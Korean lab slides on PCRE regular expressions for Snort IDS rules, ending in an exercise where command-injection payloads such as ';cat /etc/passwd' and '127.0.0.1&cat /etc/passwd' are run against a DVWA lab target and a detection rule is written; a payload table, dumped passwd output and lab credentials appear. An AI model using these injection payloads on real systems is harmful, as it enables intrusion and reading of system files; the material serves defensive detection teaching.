
기본 정규화 표현 실습

- 정규표현식 기능 이해
 - 스노트에서 사용 가능한 정규표현식은 PCRE (Perl Comaptible Regular Expressions)이다. PCRE는 이름에서 알 수 있듯 펠 호환 정규표현식이다.
 - 스노트는 패턴 탐지를 위해 Content 옵션과 http관련 옵션, nocase 옵션들을 제공한다.
 - 정규표현식을 사용하면 Content로 설정하지 못한 패턴을 탐지하거나 Content의 정확도를 높일 수 있다.
 - PCRE는 메타문자, 수량자, 클래스, 추가 옵션들로 구성된다.

4 <실습> 기본 정규화 표현 실습

• 정규표현식 기능 이해

- Debuggex(<https://www.debuggex.com/>)
- 각 옵션을 설명하기 앞서 정규표현식 테스터 사이트인 Debuggex 를 소개한다.
- Debuggex는 PCRE의 표현식과 문자열을 입력하면 표현식에 매칭되는 영역을 노랗게 표시해준다.
- 표현식이 복잡하고 테스트할 문자열이 많은 경우 효율적으로 이용할 수 있다.



기본 정규화 표현 실습

• 메타 문자

- 메타문자는 정규표현식에서 의미(기능)을 가지는 문자를 말한다.
- 메타문자를 설명하기 앞서 PCRE의 시작과 끝은 구분자로 결정한다.
- 구분자는 숫자, 영문, 역슬래쉬를 제외한 문자들을 사용할 수 있다.
- 스노트 규칙에 사용한 PCRE는 / 를 사용하여 시작과 끝을 결정한다.

문자	의미	문자	의미
₩	이스케이프 문자	+	1번이상
^	문자열 시작	[클래스 시작
\$	문자열 끝]	클래스 끝
.	임의의 문자 하나	(서브패턴 시작
	OR 연산)	서브패턴 끝
?	0번 또는 1번만	{	수량자 시작
*	0번 또는 1번이상	}	수량자 끝

4

<실습> 기본 정규화 표현 실습

• 메타 문자 정규화 표현 예제(1)

- 가운데 부분의 “Result: Matches 또는 Does not Match”라는 문구는 문자열의 커서 위치에 따라 매치 여부를 판단하므로 무시한다.
- 물음표(?), 별표(*), 플러스(+)는 수량자 기능을 하는 메타문자로 앞 문자의 수량을 결정한다.

<table border="1"> <tr><td>1</td><td>^abc</td></tr> </table> <p>Result: Matches starting at the beginning of the string</p> <table border="1"> <tr><td>1</td><td>abc<ins>defg</ins></td></tr> <tr><td>2</td><td>1234abc</td></tr> <tr><td>3</td><td></td></tr> </table>	1	^abc	1	abc <ins>defg</ins>	2	1234abc	3		<table border="1"> <tr><td>1</td><td>abcs</td></tr> </table> <p>Result: Does not match starting at the beginning of the string</p> <table border="1"> <tr><td>1</td><td>abc<ins>defg</ins></td></tr> <tr><td>2</td><td>1234<ins>abc</ins></td></tr> <tr><td>3</td><td></td></tr> </table>	1	abcs	1	abc <ins>defg</ins>	2	1234 <ins>abc</ins>	3		<table border="1"> <tr><td>1</td><td>a.a</td></tr> </table> <p>Result: Matches starting at the beginning of the string</p> <table border="1"> <tr><td>1</td><td>a<ins>1a</ins></td></tr> <tr><td>2</td><td>a<ins>P</ins>a</td></tr> <tr><td>3</td><td>a<ins>3</ins>b</td></tr> <tr><td>4</td><td></td></tr> </table>	1	a.a	1	a <ins>1a</ins>	2	a <ins>P</ins> a	3	a <ins>3</ins> b	4	
1	^abc																											
1	abc <ins>defg</ins>																											
2	1234abc																											
3																												
1	abcs																											
1	abc <ins>defg</ins>																											
2	1234 <ins>abc</ins>																											
3																												
1	a.a																											
1	a <ins>1a</ins>																											
2	a <ins>P</ins> a																											
3	a <ins>3</ins> b																											
4																												

4 <실습> 기본 정규화 표현 실습

• 메타 문자 정규화 표현 예제(2)

- 가운데 부분의 “Result: Matches 또는 Does not Match”라는 문구는 문자열의 커서 위치에 따라 매치 여부를 판단하므로 무시한다.
- 물음표(?), 별표(*), 플러스(+)는 수량자 기능을 하는 메타문자로 앞 문자의 수량을 결정한다.

<pre>1 appl?e</pre>	<pre>1 appl*e</pre>	<pre>1 appl+e</pre>
<p>Result: Matches starting at the cursor position</p> <pre>1 apple 2 appple 3 appe 4</pre>	<p>Result: Does not match starting at the cursor position</p> <pre>1 appple 2 appe 3 appl111111111111e</pre>	<p>Result: Matches starting at the cursor position</p> <pre>1 apple 2 appl111111111111e 3 appe 4</pre>

4 <실습> 기본 정규화 표현 실습

• 실습 문제: 메타문자 정규화 표현 방식 문제

예제 1번) pcre:"/^select/" 가 탐지 할 수 있는 경우를 찾으시오.

- ①Union select
- ② Select
- ③ select null.null.null

예제 2번) pcre:"/union\$/" 이 탐지 할 수 있는 경우를 찾으시오.

- ①union select
- ② ?idx=1 %20union
- ③ ?idx=1 union

예제 3번) pcre:"/a.a/" 가 탐지 할 수 있는 경우를 찾으시오.

- ①Aaa
- ② aTa
- ③ aTat

예제 4번) pcre:"/(one|two) apple/" 이 탐지 할 수 있는 경우를 찾으시오.

- ①one apple
- ② onetwo apple
- ③ apple

예제 5번) pcre:"/boan?/" 이 탐지 할 수 있는 경우를 모두 찾으시오.

- ①boan
- ② boann
- ③ boa

예제 6번) pcre:"/pro*ject/" 가 탐지 할 수 있는 경우를 모두 찾으시오.

- ①project
- ② prject
- ③ project

예제 7번) pcre:"/boan+project/" 가 탐지 할 수 있는 경우를 찾으시오.

- ①boaproject
- ② boanpproject
- ③ boannproject

4 <실습> 기본 정규화 표현 실습




• 수량자 및 클래스

- 수량자는 설정한 패턴이나 클래스의 반복 횟수를 결정하며 {} 안에 값을 설정한다.
- 클래스는 탐지할 패턴을 결정하며 [] 안에 값을 설정한다.

수량자/클래스	의미
{n}	앞선 문자나 클래스가 n개 존재하는 문자열 검색
{n,}	앞선 문자나 클래스가 n개 이상 존재하는 문자열 검색
{n,m}	앞선 문자나 클래스가 n개이상 m개 이하 만큼 존재하는 문자열 검색
[abc]	a,b,c 중 하나라도 속한 문자열 검색
[a-z]	소문자 a부터 z까지 하나라도 속한 문자열 검색
[A-Z]	대문자 A부터 Z까지 하나라도 속한 문자열 검색
[0-9]	숫자 0부터 9까지 하나라도 속한 문자열 검색
[A-Za-z0-9]	모든 단어 검색
[₩₩₩₩₩₩₩₩₩₩]	모든 공백 검색
[^0-9]	숫자가 아닌 모든 문자 검색 (클래스 내의 ^는 부정을 의미)

4 <실습> 기본 정규화 표현 실습

- 수량자 사용 예제(1)
 - 수량자는 설정한 패턴이나 클래스의 반복 횟수를 결정하며 {} 안에 값을 설정한다.
 - [^0-9]의 경우는 숫자를 제외한 모든 문자 뿐만 아니라 개행도 매칭한다.

		
Result: Does not match starting at index 1	Result: Does not match starting at index 1	Result: Matches starting at index 1
<pre> 1 a 2 aa 3 aaa </pre>	<pre> 1 aa 2 aaa 3 aaaaaa </pre>	<pre> 1 aaa 2 aaaaa 3 aaaaaaa </pre>

4

<실습> 기본 정규화 표현 실습

- 클래스 사용 예제
 - 클래스는 탐지할 패턴을 결정하며 [] 안에 값을 설정한다.

<p>1 [abc]</p> <p>Result: Matches starting at t</p> <table border="1"> <tr><td>1</td><td>a</td></tr> <tr><td>2</td><td>b</td></tr> <tr><td>3</td><td>d</td></tr> </table>	1	a	2	b	3	d	<p>1 [A-Z]</p> <p>Result: Does not match starting at t</p> <table border="1"> <tr><td>1</td><td>a</td></tr> <tr><td>2</td><td>A</td></tr> <tr><td>3</td><td>c</td></tr> </table>	1	a	2	A	3	c	<p>1 [^0-9]</p> <p>Result: Does not match starting at t</p> <table border="1"> <tr><td>1</td><td>0</td></tr> <tr><td>2</td><td>a</td></tr> <tr><td>3</td><td>c</td></tr> </table>	1	0	2	a	3	c
1	a																			
2	b																			
3	d																			
1	a																			
2	A																			
3	c																			
1	0																			
2	a																			
3	c																			

4 <실습> 기본 정규화 표현 실습

• 실습 문제: 메타문자 정규화 표현 방식 문제

예제 8번) pcre:"/[A-Z]{3}/" 이 탐지 할 수 있는 경우를 찾으시오.

- ①aaA ② ABC ③ A-Z3

예제 9번) 클래스를 사용하여 숫자 9가 4개 이상 포함된 문자열을 찾는 정규식을 만드시오.

예제 10번) 클래스와 수량자를 사용하여 aP08이나 Z1ob를 탐지하는 정규식을 만드시오.

예제 11번) pcre:"/bo{2,4}an/" 가 탐지 할 수 있는 경우를 모두 찾으시오.

- ①booan ② boan ③ booooan

기본 정규화 표현 실습

• 정규표현식 옵션

- 정규표현식은 메타문자 이외에 추가적인 기능을 하는 옵션들을 가진다.

옵션	의미
i	패턴의 대문자와 소문자를 구별하지 않고 검색하는 옵션
s	개행이 되더라도 문자열을 1줄로 인식하여 메타문자 . 기능이 동작하는 옵션
m	메타문자 ^ 와 \$ 가 각 행마다 동작되게 하는 옵션
x	패턴에 존재하는 모든 공백을 무시하는 옵션

- 스노트에서 지원하는 PCRE 옵션은 스노트의 HTTP 관련 옵션과 비슷한 기능을 제공한다.

옵션	의미	유사 스노트 옵션
B	정규화 되지 않은 원본 패킷과 패턴 매치	rawbytes
M	HTTP 메소드(Method)와 패턴 매치	http_method
H	정규화된 HTTP 요청(Request) 메시지 헤더 정보와 패턴 매치	http_header
D	정규화 되지 않은 HTTP 요청 메시지 헤더 정보와 패턴 매치	http_raw_header
P	HTTP 요청 메시지 바디와 패턴 매치	http_client_body
U	정규화된 URL 디코딩한 문자열과 패턴 매치	http_uri , uricontent
I	정규화 되지 않은 URL 디코딩한 문자열과 패턴 매치	http_raw_uri
C	정규화된 HTTP 요청과 응답(Response)의 쿠키 값과 패턴 매치	http_cookie
K	정규화 되지 않은 HTTP 요청과 응답의 쿠키 값과 패턴 매치	http_raw_cookie
S	HTTP 응답 코드와 패턴 매치	http_stat_code
Y	HTTP 응답 상태 메시지와 패턴 매치	http_stat_msg

4 <실습> 기본 정규화 표현 실습

• 실습 문제: 메타문자 정규화 표현 방식 문제

예제 12번) pcre:"/union/Ui" 가 탐지 할 수 있는 경우를 모두 찾으시오.

- ①UniON ② union ③ UnIoN

예제 13번) 200 응답 코드나 404 응답 코드를 찾는 정규식을 만드시오.

예제 14번) 요청 메시지 헤더에서 select 문자열을 찾는 정규식을 만드시오.

5 <실습> 스노트에 정규화 표현식 적용

• 스노트에 정규화 표현식 적용

– 실습 목표

» 다양한 공격을 탐지할 수 있도록 정규표현식을 적용한다.

– 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdkscjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
DMZ	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdkscjfwj0!	http://meta.kshield.jr (DNS : 192.5.90.160)
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0!	Security Onion 16.04.5.1 (2018.08.02)

– 실습 문제 구성

» 다양한 공격을 수행하고 이를 탐지할 수 있는 스노트 탐지 룰에 사용할 정규식을 작성하시오.

5 <실습> 스노트에 정규화 표현식 적용

- Remote OS Command Injection 적용 사례
 - Remote OS Command Injection은 운영체제 명령어 삽입 취약점으로 변수 값의 검증 미흡으로 발생하는 취약점이다.
 - » meta.kshield.jr의 DVWA에 접근하여 admin, password를 입력하여 로그인한다.



Username

Password

5

<실습> 스노트에 정규화 표현식 적용

- 실습 문제 풀이
 - 프록시 설정 후 DVWA 보안 레벨을 Low로 설정한다.

DVWA

DVWA Security 🔒

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

5 <실습> 스노트에 정규화 표현식 적용

• Remote OS Command Injection 적용 사례

— Remote OS Command Injection은 운영체제 명령어 삽입 취약점으로 변수 값의 검증 미흡으로 발생하는 취약점이다.

» 명령어를 동시에 처리하는 세미콜론(;), AND(&, &&), OR(|) 등의 특수문자와 파일 내용을 출력하는 명령어(cat, type), 시간 지연 명령어(sleep, timeout), 도움말 명령어(get-help)를 사용한다.

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list+>:20:20:Mailman List Manager:/var/list+:/bin/sh

```

5 스노트에 정규화 표현식 적용

- Remote OS Command Injection 적용 사례
 - OWASP-ZAP에서 발생되는 공격 패턴 사례는 아래와 같다. (버전에 따라 다를 수 있음)

No	진단 패턴
1	&cat%20/etc/passwd&
2	;cat%20/etc/passwd;
3	%22&cat%20/etc/passwd&%22
4	%22;cat%20/etc/passwd;%22
5	'&cat%20/etc/passwd&'
6	';cat%20/etc/passwd;'
7	&sleep%205s&
8	;sleep%205s;
9	&sleep%20%7B0%7Ds&
10	;sleep%20%7B0%7Ds;
11	%22&type%20%25SYSTEMROOT%25%5Cwin.ini&%22
12	&type%20%25SYSTEMROOT%25%5Cwin.ini
13	%7Ctype%20%25SYSTEMROOT%25%5Cwin.ini
14	'&type%20%25SYSTEMROOT%25%5Cwin.ini&'
15	'%7Ctype%20%25SYSTEMROOT%25%5Cwin.ini
16	%7Ctimeout%20/T%205
17	&timeout%20/T%20%7B0%7D&
18	;get-help
19	';get-help
20	;start-sleep%20-s%205
21	%22;start-sleep%20-s%205

5 <실습> 스노트에 정규화 표현식 적용

• Remote OS Command Injection 적용 사례

- (cat|type|head|tail|vi|chmod|dir|ls)는 OR 기능을 활용하여 여러 명령어 중 해당되는 문자열을 매칭한다. 이어서 Wx20을 매칭하는 이유는 명령어 다음에 띄어쓰기가 적용되기 때문이다.
- .*는 경로구분자 이전에 경로 명칭이나 상대경로(..) 표현이 적용될 가능성이 있어 추가한 표현이다. 마지막으로 [Wx2FWx5C]로 리눅스 구분자(/)와 윈도우 구분자(W)를 매칭한다.

PCRE ▾ View Cheatsheet Flags: i ▾


```
1 (cat|type|head|tail|vi|chmod|dir|ls) (\x20|\n+).*(%2F|%5C|\x2F|\x5C)
```

Result: Does not match starting at the black triangle slider

```
1 &cat /etc/passwd&
2 ;cat /etc/passwd;
3 '&cat /etc/passwd&
4 %3B|cat+%2Fetc%2Fpasswd|
5 'head /etc/passwd
6 "chmod 777 /etc/passwd
```

5 <실습> 스노트에 정규화 표현식 적용

- Remote OS Command Injection 적용 사례
 - 정규표현시 도식도는 아래와 같이 표현된다.



5 <실습> 스노트에 정규화 표현식 적용

• Remote OS Command Injection 적용 사례

— 생성한 PCRE 옵션을 적용하여 생성한 스노트 규칙은 아래와 같다.


- » 패턴을 URI나 요청 메시지 헤더에서 각각 탐지되게 하려면 스노트 규칙의 sid 넘버를 달리하고 U 옵션과 H옵션을 추가한다.
- » sudo vim /etc/nsm/rules/local.rules
- » alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS (msg:"Remote OS Vulnerability in URI"; flow:established,to_server; pcre:"/(cat|type|head|tail|vi|chmod|dir|ls)(\Wx20|\W+|\%20).*(%2F|%5C|\Wx2F|\Wx5C)/i"; sid:30000002; rev:1;)
- » sudo rule-update
- » sudo nsm --sensor --restart --only-snort-alert

5 <실습> 스노트에 정규화 표현식 적용

- Remote OS Command Injection 적용 사례

- 스노트 규칙 추가 후 공격 코드 재발생

- » 칼리로 돌아가서 Command Execution에 접속한다.
 - » :cat /etc/passwd를 입력하여 공격을 다시 수행 후 SGUIL 관찰



The screenshot shows the DVWA Command Execution page. On the left, there's a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution (which is highlighted in green), CSRF, and File Inclusion. The main content area has a title "Vulnerability: Command Execution" and a sub-section "Ping for FREE". Below that, it says "Enter an IP address below:" followed by an input field containing ";cat /etc/passwd" and a "submit" button. Underneath the input field, the output is displayed in red text: "root:x:0:0:root:/root:/bin/bash", "daemon:x:1:1:daemon:/usr/sbin:/bin/sh", and "bin:x:2:2:bin:/bin:/bin/sh".

5 <실습> 스노트에 정규화 표현식 적용

• Remote OS Command Injection 적용 사례

– 스노트 규칙 추가 후 공격 코드 재발생

- » 칼리로 돌아가서 Command Execution에 접속한다.
- » 127.0.0.1&cat /etc/passwd를 입력하여 공격을 다시 수행 후 SGUIL 관찰

Snort Alert Log:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	siem-ens...	3.531271	2018-10-07 11:00:48	101.106.25.210	45810	10.20.30.160	80	6	Remote OS Vulnerability...

Snort Rule View:

IP Resolution Agent Status Snort Statistics System Ms

Reverse DNS Enable External DNS

Src IP: Src Name:

Dst IP: Dst Name:

Whois Query: None Src IP

Show Packet Data Show Rule

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Remote OS Vulnerability in URI"; flow:established,to_server; pcre:"/(cat|type|head|tail|vi|chmod|dir|ls)(\x20|\+|\%20).*(%2F|\%5C|\x2F|\x5C)/i"; sid:30000012; rev:1);  
/nsm/server_data/securityonion/rules/siem-ens192-1/downloaded.rules: Line 27192
```

Snort Traffic Analysis:

	IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	101.106.25.210	10.20.30.160	4	5	0	621	13670	2	0	62	23861	
	Source Port	Dest Port	U R R C S S Y I									
	45810	80	. . . X X . .				3854784836	255589044	8	0	229	

Raw Network Data:

